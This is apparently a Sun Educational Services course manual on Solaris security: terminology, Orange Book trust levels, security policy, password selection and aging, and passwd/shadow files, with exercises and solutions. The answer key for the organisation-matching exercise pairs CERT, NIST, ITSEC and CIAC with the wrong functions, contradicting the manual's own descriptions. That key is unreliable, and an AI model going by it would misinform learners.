- **Relevance** – This section, which appears in every module, provides scenarios or questions that introduce you to the information contained in the module and provoke you to think about how the module content relates to your interest in configuring a secure system.
- **Overhead image** – Reduced overhead images for the course are included in the course materials to help you easily follow where the instructor is at any point in time. Overheads do not appear on every page.

-
- **Lecture** – The instructor will present information specific to the topic of the module. This information will help you learn the knowledge and skills necessary to succeed with the exercises.
 - **Exercise** – Lab exercises will give you the opportunity to practice your skills and apply the concepts presented in the lecture.
 - **Check your progress** – Module objectives are restated, sometimes in question format, so that before moving on to the next module you are sure that you can accomplish the objectives of the current module.
 - **Think beyond** – Thought-provoking questions are posed to help you apply the content of the module or predict the content in the next module.


Course Icons and Typographical Conventions

The following icons and typographical conventions are used in this course to represent various training elements and alternative learning resources.

Icons



Additional resources – Indicates additional reference materials are available.



Discussion – Indicates a small-group or class discussion on the current topic is recommended at this time.



Exercise objective – Indicates the objective for the lab exercises that follow. The exercises are appropriate for the material being discussed.

Note – Additional important, reinforcing, interesting, or special information.



Caution – A potential hazard to data or machinery.



Warning – Anything that poses personal danger or irreversible damage to data or the operating system.

Course Icons and Typographical Conventions

Typographical Conventions

Courier is used for the names of command, files, and directories, as well as on-screen computer output. For example:

```
Use ls -al to list all files.  
system% You have mail.
```

Courier bold is used for characters and numbers that you type. For example:

```
system% su  
Password:
```

Courier italic is used for variables and command-line placeholders that are replaced with a real name or value. For example:

To delete a file, type `rm filename`.

Palatino italics is used for book titles, new words or terms, or words that are emphasized. For example:

Read Chapter 6 in *User's Guide*.
These are called *class* options
You *must* be root to do this.

Objectives

Upon completion of this module, you should be able to:

- Describe the difference between system and physical security
- List three common causes of data damage
- Define the terms *accountability, availability, authentication, authorization, confidentiality, and integrity*

Relevance



Discussion – This course deals with administering security on Solaris Operating Environment systems. Knowledge of some terms and concepts are required as a foundation. Can you describe the following terms?

- Accountability
- Availability
- Authentication
- Authorization
- Confidentiality
- Integrity

Additional Resources



Additional resources – The following references can provide additional details on the topics discussed in this module:

- Request For Comments (RFC) 2196 – *Site Security Handbook*.
- *SC-380: Securing Networked Environments*, a Sun Educational Services 5-day course.



What Is Security?

- Philosophy
 - Everything is allowed
 - Nothing is allowed
- Policy

What Is Security?

Security is protecting data from malicious or accidental damage. This encompasses file and system access-level security, and backing up data. Any deviation from the expected system operation can be considered a security flaw.

Security Philosophy

The two basic security philosophies are:

- That which is not expressly forbidden is permitted.
- That which is not expressly permitted is forbidden.

Security Policy

A security policy is a set of decisions that determine an organization's stance on security.

To create a security policy you must

- Decide what is and what is not permitted.
- Define the limits of acceptable behavior relative to the security of any environment.

Before a useful security policy can be determined, the following questions must be answered:

- What am I protecting?
- Why am I protecting it?
- What am I protecting it from?
- How much money, manpower, and equipment should I devote to achieve adequate protection?

Proper security policy development requires risk assessment and cost-benefit analysis.

Common Causes of Damage to Data




Figure 1-1 Common Causes of Damage to Data

Most damage to data is not deliberate or malicious (Figure 1-1).

The most critical component of a system's security rests with the user. Any user can be the weak link in the chain. Education of users and enforcement of rules regulating account usage, particularly with regards to passwords, cannot be over emphasized.

Computer Crimes






Figure 1-2 Types and Perpetrators of Computer Crimes



Advisories

- Computer Emergency Response Team (CERT) Coordination Center
- Computer Incident Advisory Capability (CIAC)
 - Studies Internet security vulnerabilities
 - Provides incident response services
 - Publishes security alerts

Advisories

CERT

The Computer Emergency Response Team (CERT) Web site is at the uniform resource locator (URL) <http://www.cert.org>. It defines the CERT as follows: "The CERT Coordination Center studies Internet security vulnerabilities, provides incident response services to sites that have been the victims of attack, publishes a variety of security alerts, researches security and survivability in wide-area-networked computing, and develops information to help you improve security at your site."

CIAC

The Computer Incident Advisory Capability (CIAC) is a department of the United States Department of Energy (US DOE) whose motto is: "Keeping DOE secure." The CIAC's web site is at <http://ciac.llnl.gov/>. The CIAC publishes security related bulletins on the web site.

Notes



Security Standards

- National Security Agency (NSA)
- National Institute for Standards and Technology (NIST)
- Information Technology Security Evaluation Criteria (ITSEC) in Europe
- Institute of Electrical and Electronic Engineers (IEEE)
- Internet Engineering Task Force and Generic Security Service Application Program Interface (IETF GSS-API)
- The Open Group

Security Standards

The following groups work with security standards.

National Security Agency (NSA)

The NSA National Computer Security Centre (NCSC) is responsible for the security of the Department of Defense (DoD) and intelligence community. The NSA is also the source of the *NSA Rainbow Series of Publications for Computer Software Security*. The Rainbow Series deals with evaluating trusted computer systems, each publication is a different color; for example, the Orange book deals with physical security levels, which control access to the system.

National Institute for Standards and Technology (NIST)

The NIST Computer Security Division maintains cryptographic standards and coordinates validation of many of these standards.

ITSEC (Europe)

The Information Technology Security Evaluation Criteria (ITSEC) is a collection of standards used for testing security products.

IEEE POSIX P1003.6

The Institute of Electrical and Electronics Engineers (IEEE) is an international standards organization which was formed in 1963. It develops electrical and communications standards. This includes Portable Operating Systems Interface (POSIX) P1003.6, a security standard.

IETF GSS-API

The Internet Engineering Task Force (IETF) Generic Security Service Application Program Interface (GSS-API) is a work in progress that specifies a security negotiation mechanism and is documented in Request for Comments (RFC) 2078. A GSS-API caller is a communications protocol which calls on another GSS-API in order to protect its communications with authentication, integrity, and/or confidentiality security services.

The Open Group

The Open Group is a vendor-neutral, international consortium of members and is the result of the 1996 merge of the X/Open Company Ltd. and the Open Software Foundation (OSF).

Its publication Common Data Security Architecture (CDSA) defines an open, extensible architecture and a comprehensive set of security services including:

- Cryptographic
- Certificate management
- Trust policy management
- Key recovery



Sun Educational Services

Secure Operating Systems Standards

- The Department of Defense (DoD)
 - Rainbow Series of security books

Secure Operating Systems Standards

The Department of Defense

The DoD has a rainbow series which differs from the NSA NCSC Rainbow Series and includes the following books:

- ▼ Orange Book – *DoD Trusted Computer System Evaluation Criteria*
- ▼ Green Book – *DoD Password Management Guideline*
- ▼ Yellow Book – *Computer Security Requirements*
- ▼ Yellow Book II – *Technical Rationale Behind the Yellow Book*


The DoD Orange book defines seven layers of trust in a computing environment (Figure 1-3).

D	Minimal protection is provided; there are no security features.
C1	Discretionary access control (DAC) and access permissions are provided. Logins with passwords are required.
C2	Auditing and authentication events are audited. Authentication events are kept in a secure place.
B1	Mandatory access control and labeled output are provided. Access is based on labels which designate security clearance.
B2	Configuration control, facility management and system configuration must be documented and controlled. All administrative security and operator functions are separated.
B3	Access control lists and full system documentation are provided. Access is based on lists of users plus labels.
A	Formal proof of the security of the system is required.

Figure 1-3 The DoD Seven Layers of Trust

In Figure 1-3:

- D – Typical stand-alone personal computer (PC)
- C1 – Typical UNIX[®] system
- C2 – Solaris system with BSM installed
- B1 – Trusted Solaris 2.5 Operating Environment
- B1 - Trusted Solaris 7 Operating Environment



System Security

- Authentication
 - Password control
 - Network authentication
 - Key
 - Biometric

System Security

Authentication

Authentication revolves around the ability to demonstrate one or more of the following:

- Something I know – A password, personal identification number, or pass phrase
- Something I have – A smart card or Enigma card
- Something about me – A fingerprint or retina scan

The answers to the question, “How do I know you are who you say you are?” form part of a security policy. Authentication can be done through:

- Password control
 - ▼ Strict control of password contents
 - ▼ Password aging

- ▼ Password qualification
- ▼ Access hours
- ▼ Auto-logout
- ▼ User login life
- Network authentication
 - ▼ UNIX
 - ▼ Diffie-Helman, which provides public key cryptography
 - ▼ Kerberos, which is an authentication service that authenticates network resource requests
 - ▼ Secure RPC

Authorization

Authorization is accomplished through:

- Access control and confidentiality
 - ▼ Grants or denials of access to data
 - ▼ Restricts actions
 - ▼ Controls who has access to what and when
 - ▼ Provides assurance that secrets remain undisclosed


Controlling Access to Data

Authenticated users have access to data that has been secured by any of the following methods:

- ▼ File permissions.
- ▼ Directory permissions.
- ▼ Network connections and trusted hosts, where the host, all users of the host, and the network connection to the host is implicitly trusted as being secure.



- ▼ NFS/remote file systems (RFS) shared file system access controls.
- ▼ Electrically erasable programmable read-only memory (EEPROM) security mode settings.
- ▼ Encrypted data.



System Security

- Accountability
 - UNIX accounting
 - BSM
 - `syslog` daemon
 - Quotas


Accountability

Another part of the security policy is the answer to the question, “How do I keep authorized users accountable for their actions?” You can make users accountable through

- UNIX accounting

Both Solaris 1 and Solaris 2 Operating Environment log events such as logins and resource usage. These logs can be further enhanced by enabling additional accounting mechanisms.

- Quotas



System Security

- Availability
 - Security policy
 - Confidentiality
 - Integrity

Quotas can be used as a security mechanism by controlling the amount of disk space a user can acquire, thereby preventing full file systems.

Availability

Another question that needs to be answered is “How do I ensure that the services that my users and other services need are always available?” or, rephrased, “How do I ensure that necessary services are always operating as expected?”

Security Policy

The *Site Security Handbook*, RFC 2196, provides a good starting point for creating a security policy. A security policy should address system and service availability including:

- Air conditioners and flood control tools
- Secured physical access to network cables and equipment

Confidentiality

The answer to “How can I ensure that no one can read my data?” is encrypt the data.


Integrity

The question “How can I ensure that no one has modified my data?” raises another security issue.

Message digests can be used to ensure that data has not been tampered with. A message digest can be thought of as an electronic signature seal on an envelope. A large message is represented by a 128-bit message digest which is signed with the originator’s secret key.

The three types of message digest algorithms are

- MD2 – Optimized for 8-bit machines
- MD4 – Optimized for 32-bit machines
- MD5 – Optimized for 32-bit machines



Physical Security

- Cables
- Physical devices
- Device environments

Physical Security

Although this course concentrates on the system configuration side of security; physical security should not be forgotten.

Physical devices provide another point of access to the network where services can be copied, monitored, or interrupted should security be compromised.

Cables

Punch-down blocks provide a perfect environment for “splicing” into a copper-wire-based Ethernet network. Wiring closets are often unlocked and messy. In addition, wiring changes are not always properly documented.

Physical Security

Physical Devices

Many routers, gateways, modern hubs, and some sophisticated printers have network accessible configuration programs in addition to the console access. Administrators log into the device remotely using passwords in cleartext over a network. Some manufacturers have well-known “back-door” passwords.

Hubs and Bridges

Hubs and bridges often have easy physical access and open, activated ports.

Switches

Ethernet switches often have easy physical access and open, activated ports.

Routers and Gateways

Routers and gateways often have serial access enabled on the console. The device can be configured without proper authorization, and vacant ports activated.

Many of these devices provide network access secured only by a well-known default password.

Device Environment

All network equipment should be secured behind lock and key. Only authorized personnel should be allowed access.

Exercise: Security Terminology



Exercise objective – Reinforce the information that has just been introduced to you.

Preparation

No special preparation is required for this exercise.

Tasks

Complete the following:

1. What are the two basic security philosophies?

2. Read the following list and mark each physical security issue with a “P” and a system security issue with an “S”.

Your system could be rendered inoperable if:

- ▼ Someone compresses a very large file and uses /tmp as a temporary directory. __
- ▼ The roof leaks and your computer gets wet and shorts out. __
- ▼ Someone connects a space heater to the same electrical circuit that your system is connected to and overloads the circuit, causing it to trip. __
- ▼ Your system is exporting a file system and someone disables the network interface on your system. __

3. List three causes of data damage.

4. Match the terms *accountability*, *availability*, *authentication*, *authorization*, *confidentiality*, and *integrity* with the correct description.

__ Accountability	a. Make users responsible for their actions
__ Availability	b. Make sure data has not been changed
__ Authentication	c. Ensure services are always available
__ Authorization	d. Check a user's identity
__ Confidentiality	e. Keep data secret
__ Integrity	f. A way to restrict operations that a user can perform


5. What four questions need to be answered before a security policy can be created?

Exercise: Security Terminology

6. Match the organizations with their correct function.

__ CERT	a. Helps Internet users identify and rectify damage done to their system by hackers and crackers
__ NIST	b. Provides on-call technical assistance and information to Department of Energy (DOE) sites faced with computer security incidents
__ ITSEC	c. Develops and publishes the “standards” against which security evaluation is carried out
__ CIAC	d. Charged with the development of computer security standards and evaluation methods for applications not in involving the DoD

Exercise Summary



Discussion – Take a few minutes to discuss what experiences, issues, or discoveries you had during the lab exercises.

- Experiences

- Interpretations

- Conclusions

- Applications

Task Solutions

1. What are the two basic security philosophies?
 - ▼ *That which is not expressly forbidden is permitted.*
 - ▼ *That which is not expressly permitted is forbidden.*
2. Read the list below and mark a physical security issue with a “P” and a system security issue with an “S”.

Your system could be rendered inoperable if

 - ▼ Someone compresses a very large file and uses /tmp as a temporary directory. *S*
 - ▼ The roof leaks and your computer gets wet and shorts out. *P*
 - ▼ Someone connects a space heater to the same electrical circuit that your system is connected to and overloads the circuit, causing it to trip. *P*
 - ▼ Your system is exporting a file system and someone disables the network interface on your system. *S*
3. List three causes of data damage.
 - ▼ Terrorism
 - ▼ Dishonest employees
 - ▼ Technical sabotage
 - ▼ Water
 - ▼ Fire
 - ▼ Human error

4. Match the terms *accountability*, *availability*, *authentication*, *authorization*, *confidentiality*, and *integrity* with the correct descriptions

<i>a</i> Accountability	a. Make users responsible for their actions
<i>c</i> Availability	b. Make sure data has not been changed
<i>d</i> Authentication	c. Ensure services are always available
<i>f</i> Authorization	d. Check a user's identity
<i>e</i> Confidentiality	e. Keep data secret
<i>b</i> Integrity	f. A way to restrict operations that a user can perform

5. What four questions need to be answered before a security policy can be created?

- ▼ *What am I protecting?*
- ▼ *Why am I protecting it?*
- ▼ *What am I protecting it from?*
- ▼ *How much money, manpower, and equipment should I devote to achieve adequate protection?*

6. Match the organizations with their correct function.

<i>d</i> CERT	a. Helps Internet users identify and rectify damage done to their system by hackers and crackers
<i>c</i> NIST	b. Provides on-call technical assistance and information to Department of Energy (DOE) sites faced with computer security incidents
<i>b</i> ITSEC	c. Develops and publishes the "standards" against which security evaluation is carried out
<i>a</i> CIAC	d. Charged with the development of computer security standards and evaluation methods for applications not in involving the DoD



Check Your Progress

Before continuing on to the next module, check that you are able to accomplish or answer the following:

- ☐ Describe the difference between system and physical security
- ☐ List three common causes of data damage
- ☐ Define the terms *accountability*, *availability*, *authentication*, *confidentiality*, and *integrity*

Think Beyond

What additional procedures need to be added to your company's security policy? Do you have a security policy?

Objectives

Upon completion of this module, you should be able to:

- Create and maintain secure user accounts and passwords
- Administer a guest user account with a restricted shell

Relevance



Discussion – Consider what your company’s security requirements are, and what the primary lines of defense should be. How can you protect:

- User accounts?
- Passwords?
- Root access?
- Company user files from guest users?

Additional Resources



Additional resources – The following references can provide additional details on the topics discussed in this module:

- Garfinkel, Simson, and Spafford, Gene. 1996. *Practical UNIX & Internet Security*. O'Reilly & Associates, Inc.
- Farrow, Rik. 1991. *UNIX System Security*. Addison Wesley.
- Curry, David A. 1992. *UNIX System Security: A Guide for Users and System Administrators*. Addison Wesley.
- Stoll, Clifford. 1995. *The Cuckoo's Egg*. Pocket Books.



Security Policy

- Appointing a security administrator
- Communicating the security policy and its purpose
- Making the security policy practical
 - Prioritize systems that need security
 - Educate, trust, and suspect users
 - Publish backup and restore strategy
 - Involve senior management

Security Policy

The most important aspect of good security management is establishing a well-defined policy of system security and then making sure that this policy is clearly communicated to all users who would be affected by it. One of the most serious downfalls of a well-intended system administrator is the lack of this foundation and the failure to properly inform management and users of its existence.

Security Administrator

System administration by itself is usually a big job. Just keeping the systems up and running, and satisfying users can be overwhelming. Attempting to consider all that is involved in keeping a system secure and monitoring it on a continuous basis can sometimes be forgotten in the day-to-day demands of users. This behavior is often fatal in its effects. For this reason, many companies have at least two individuals who are responsible for administration tasks.

A *system administrator* takes care of the day-to-day user tasks. A *security administrator* is dedicated to keeping the system and network secure from external break-ins, and, more importantly, internal attacks, both accidental and intentional. Remember, the majority of security problems come from users who already have authorization to be logged in and working. When it comes to certifying secure systems such as C2 level of trust, you are *required* to have a security administrator in addition to a system administrator. Even if you are not required to have such an official level of security, consider the addition of such a position if you or your staff are struggling to keep up with existing tasks. One of the primary tasks of a security administrator is to establish a security policy and communicate it to users.

The Purpose of Policy

The *security policy* defines what items and environments are considered valuable, and what steps are necessary to protect them. It makes clear where the boundaries are, and why they are placed where they are. It also states who and what is responsible for that protection. Finally, it provides a foundation on which to resolve situations when conflicts or misunderstandings occur.

Policy determination must be specific to the type of company and users it is applied to. It should not be just a list of threats, but a positive statement of standards and guidelines. The scope of policy development can be very simple, such as a handout containing guidelines, to elaborately detailed manuals and regulations. The important thing to remember is administrators, users, and company officials must have guidelines regarding what they should and should not be doing.

Some topics that should be described in a security policy are

- Password selection criteria and password aging schedules
- Assignments of ownership of systems and responsibilities
- Backup schedules and expectations of restoration of lost data


- Lists of file systems and their relative confidentiality to certain users
- Statements of what activity or actions are considered to be subject to reprimand or termination

Maintenance of a Practical Security Policy

Common sense is the best place to start with establishing a good security policy. Some items to consider are:

- Decide how important security is for your site and whether some systems should be better protected than others. There is no reason to spend time and resources on systems that do not need tight security.
- Constantly educate your users and staff on risks, good security practices, spotting suspicious activity, and how and when to report instances of it. A published document is only the first step of the process.
- Once your backup schedule and strategy is set, stick to it. If the strategy changes, update the documented policy and distribute it immediately. The high drama of having irate users scream at you because they expect a lost file to be restored instantly, can be reduced by a dated piece of backup documentation.
- Balance an attitude of trust and suspicion with your users. Remember, most people are well intentioned and honest. After all, you are supposed to be supporting them. If you suspect problems, use extreme caution and diplomacy in dealing with people.
- Do your best to convince your management of the importance of enforcing the policy. If you have not communicated the policy to management and received approval of it, the authority to enforce it will not be possible. In such situations, blame will come back to you as the security administrator. Get management's signature on the policy document.

Following the establishment, approval, and communication of a suitable security policy, you can then begin to concentrate on the mechanics of security administration itself.



Passwords

- Password secrecy
- Selection of secure passwords
 - Do not use common words, familiar names, numbers, either backwards or forwards
 - Make it six characters or longer
 - Mix upper- and lowercase letters and use special characters
 - Make it fast to type to reduce *shoulder surfing*
 - Use a mnemonic method to remember a phrase

Passwords

Without a doubt, secure system passwords are *the single most important aspect* to good system security. Good passwords are the first, and sometimes the only defense against attacks. Probably more time and effort is spent by attackers in determining secure passwords or password cracking than all other activities combined. Excellence in password selection, protection, and administration cannot be overemphasized.

Of course, the superuser password, which gives an attacker system-wide access, is the most important of all passwords, but individual users' passwords are important as well. They are often the first step to obtaining superuser passwords.

Even though the subject of password administration has already been presented, it is worthwhile repeating parts of it.

User Password Secrecy

Impress upon users the importance of keeping their passwords secret. Emphasize that this is not a casual topic and that sharing them with other users, family, or even system administrators is a very serious mistake. Use examples to illustrate the point.

Explain that if possible, they should not be written down. If they must be written down for various reasons such as password aging, one-time use, or because they are difficult to remember, make sure that the place in which they are held is under lock and key, or buried in an unpredictable place. A technique used by some attackers is to observe an unwary user logging in on a workstation at the beginning of a workday. If the user is seen glancing into a desk drawer or in an address book, the user might as well write the password down and give it to the attacker.

Prohibit storage of unencrypted passwords on the system or online. Allow no exceptions.

Discuss with users the techniques that crackers might use to obtain their passwords. For example, crackers might disguise themselves as system administrators and send email asking users to send their passwords to them via email. Remind users that this will never be necessary. They should ignore such messages and report them in person to their real administrator immediately.

Never create a single account for use by multiple users sharing a single password. This increases the chance that the password will be given out to more people than it should because the shared account will be viewed as being less important than personal accounts. If someone breaks in using a shared password, accountability is virtually impossible to prove. The solution for such a situation is to use group identifiers in the `/etc/group` file.

It might seem obvious, but without exception, do not give the superuser password to anyone, unless they are a trusted member of your staff, and they have close to the same responsibility level as you. Keep the number of people who have this privilege to a minimum. Remember that every new person who knows this password becomes a new walking target of attackers both inside and out of the organization.

Secure Password Selection

Password cracking is a science that is in continuous development by security experts and attackers alike. Fast computers and creative programs can test thousands of passwords per second. However, given the common convention of at least six characters in a password, the random selection of characters starting with AAAAAA and continuing through all combinations of available characters on the keyboard would still take almost a hundred years to complete. That is why password cracking programs take a more intelligent approach. They start with lists of common words, and names, and commonly used passwords of the past. The next step is to add lists of words known to the user being attacked.

Given this fact, it is important to select passwords that are virtually impossible to guess. Unfortunately, this can also make them difficult to remember, forcing users to write them down, which is also undesirable. The trick is to find a password that is a balance between all of these factors. Once you have a password that meets this sort of balance, memorize it, and then *keep it secret*.

Users might protest the requirement that they must use passwords that are somewhat difficult to remember. Do not give in to them and allow them to use easily guessed ones. Help them with ideas of how to create and memorize a good one.

Use and communicate the following list of guidelines when selecting or assigning passwords:

- *Do not use any words found, even in part, in the dictionary of any language* – Password cracking programs use these lists of words as a starting point for cracking. Appending numerals on to such words slows the cracking process only slightly.
- *Do not use any combination of letters of your real name, user name, initials, or nickname* – Reversing the order of the letters or scrambling them can take seconds to crack once an attacker knows your name and that you have an account on the target system.
- *Do not use any combination of letters of a famous person's name.*
- *Do not use any combination of letters of a spouse's, girlfriend's, boyfriend's, child's, or pet's name* – An attacker who knows your name can find this information out and add it to the list of cracking possibilities in almost no time at all.

- *Do not use special personalized numbers* – Numbers like Social Security numbers, license plates, telephone numbers, bank personal identification numbers, street addresses, your favorite car models, and so on, should be avoided.
- *Do not use a password of all digits, or all of the same letter.*
- *Do not use a password that is shorter than six characters* – The Solaris operating system will not allow you to do this as a normal user by default, but it will allow the superuser to change it to something shorter. Keep in mind that only eight characters are used, so anything longer than eight characters does not improve security.

Note – The superuser can press the Return key for a password. This is not the same as no password at all, and will not be spotted by automated utilities that are designed to detect accounts with no password. An encrypted password will appear in the `/etc/shadow` file.

- *Use a password with mixed-case letters* – This does not mean that capitalizing the first letter is sufficient. Attempt to mix the case in the middle of the word as well.
- *Use a password that can be typed quickly* – This reduces the possibility of someone watching you and committing the keystrokes to memory as you type them. This is sometimes called *shoulder surfing*.
- *Use a password that contains special characters* – Characters such as ^, \$, +, ~, and the like should be used.

The Mnemonic Method – A Way to Remember

Probably the most popular way of creating secure passwords and still be able to remember them, is to start with a phrase that you will remember. Take the first letters of each word of the phrase and then insert as many numerals or special characters as you can. Mixing the capitalization and using zero characters for O characters is also a clever method that makes them more secure.

For example, the phrase, *another fine mess to clean up*, can be used to remember the password *aFm2c^*.

Other examples might be:

14\$24sh0 – One for the money, two for the show

mm@F:00 – Meet me at four o'clock

But now that these passwords are listed in this text, they could end up in someone's password cracking dictionary, so do not use these. Come up with original ones and *keep them secret!*



Passwords

- Password aging
 - Change user passwords only when necessary
 - Change superuser passwords periodically
 - Expire guest or temporary passwords immediately
- Automated generation of a password
- Password checking programs

Password Aging and Expiration

Now that the topic of selecting secure passwords has been presented, remember that thinking up new passwords must be performed on a periodic basis. In many situations, periodic expiration of passwords, or password *aging*, is necessary. In other situations, it can be a problem.

In situations such as a successful break-in, changing users' passwords might be unavoidable if the source of the break-in cannot be determined.

It is a good idea to change the superuser password on a regular basis even when break-ins have not occurred. Change the superuser password frequently, but make sure you can remember it. Nothing can be quite as embarrassing as a system administrator that has locked himself or herself out.

Even though the creation of temporary guest accounts is generally discouraged, if you do grant temporary access to an account, force users to change the password of a guest account on a daily basis. One method that can be used for this is password or account expiration. Temporary employees should be considered likely suspects for break-ins.

Password aging can have a downside for regular trustworthy users. After going through the painstaking efforts to come up with an original secure password that will not be written down, do not force users to come up with new ones that might not be as secure, or ones that they might forget, therefore prohibiting them from doing their work. Force password changes only when they are really necessary. If you must have users change it, give them plenty of time to come up with a new one before restricting their accounts. Seeing the message, *your password has expired*, on the day they have to produce an important report will not gain you any friends.


The `passwd` command has an option that forces users to change their passwords, an option which warns them of when this will take place, and a restriction that will not let them use an old password. These options will be discussed later in this module.

Password Generators and Checking

In some special situations of very high security it might be necessary to pre-qualify a password before a user can use it. There are a variety of programs that can generate a list of secure passwords for a user to select from. These passwords use random characters that are virtually impossible for cracking programs to decipher.

Another approach is to have users submit passwords that they feel they can remember and run it through a checking program that is very much like a password cracking program, or better yet, really is a password cracking program. If the passwords fail to be cracked in a reasonable time, they are accepted and assigned to a user.

Because both generated and pre-qualified passwords tend to have random characters in them, they can be easy to forget, thus users will want to write them down. Use these methods only when necessary.



Password and Shadow Files

- The `/etc/passwd` file
 - Is readable by everyone
 - Contains user account information which is a security risk
- The `/etc/shadow` file
 - Is readable only by superuser
 - Contains encrypted password and aging parameters

Password and Shadow Files

The `/etc/passwd` File

The `/etc/passwd` file contains most of the important information about users' accounts. It contains the user name, user identification (ID) number, group ID number, a description field which is usually used for the user's full name and comments, the path of the user's home directory, and the type of UNIX shell to be started when the user logs on. An example of an account entry is:

```
harpo:x:1001:10:0lin Harp:/export/home/harpo:/bin/csh
```

The first field contains the user name. In older versions of UNIX, the second field was where the encrypted password was held. With the improvement in security on Solaris 2.x Operating Environment systems, the encrypted passwords were moved to the more secure file `/etc/shadow`. Currently, the second field usually contains a character like an "x", which indicates that the account has a password.

In large networks, the `/etc/passwd` file is usually not used because there would have to be a copy of this file on every host, making it difficult to maintain. In the Solaris Operating Environment, products such as NIS or NIS+ store passwords on a server, using a single password database. The format of the database that dispenses the passwords is similar to the password file.

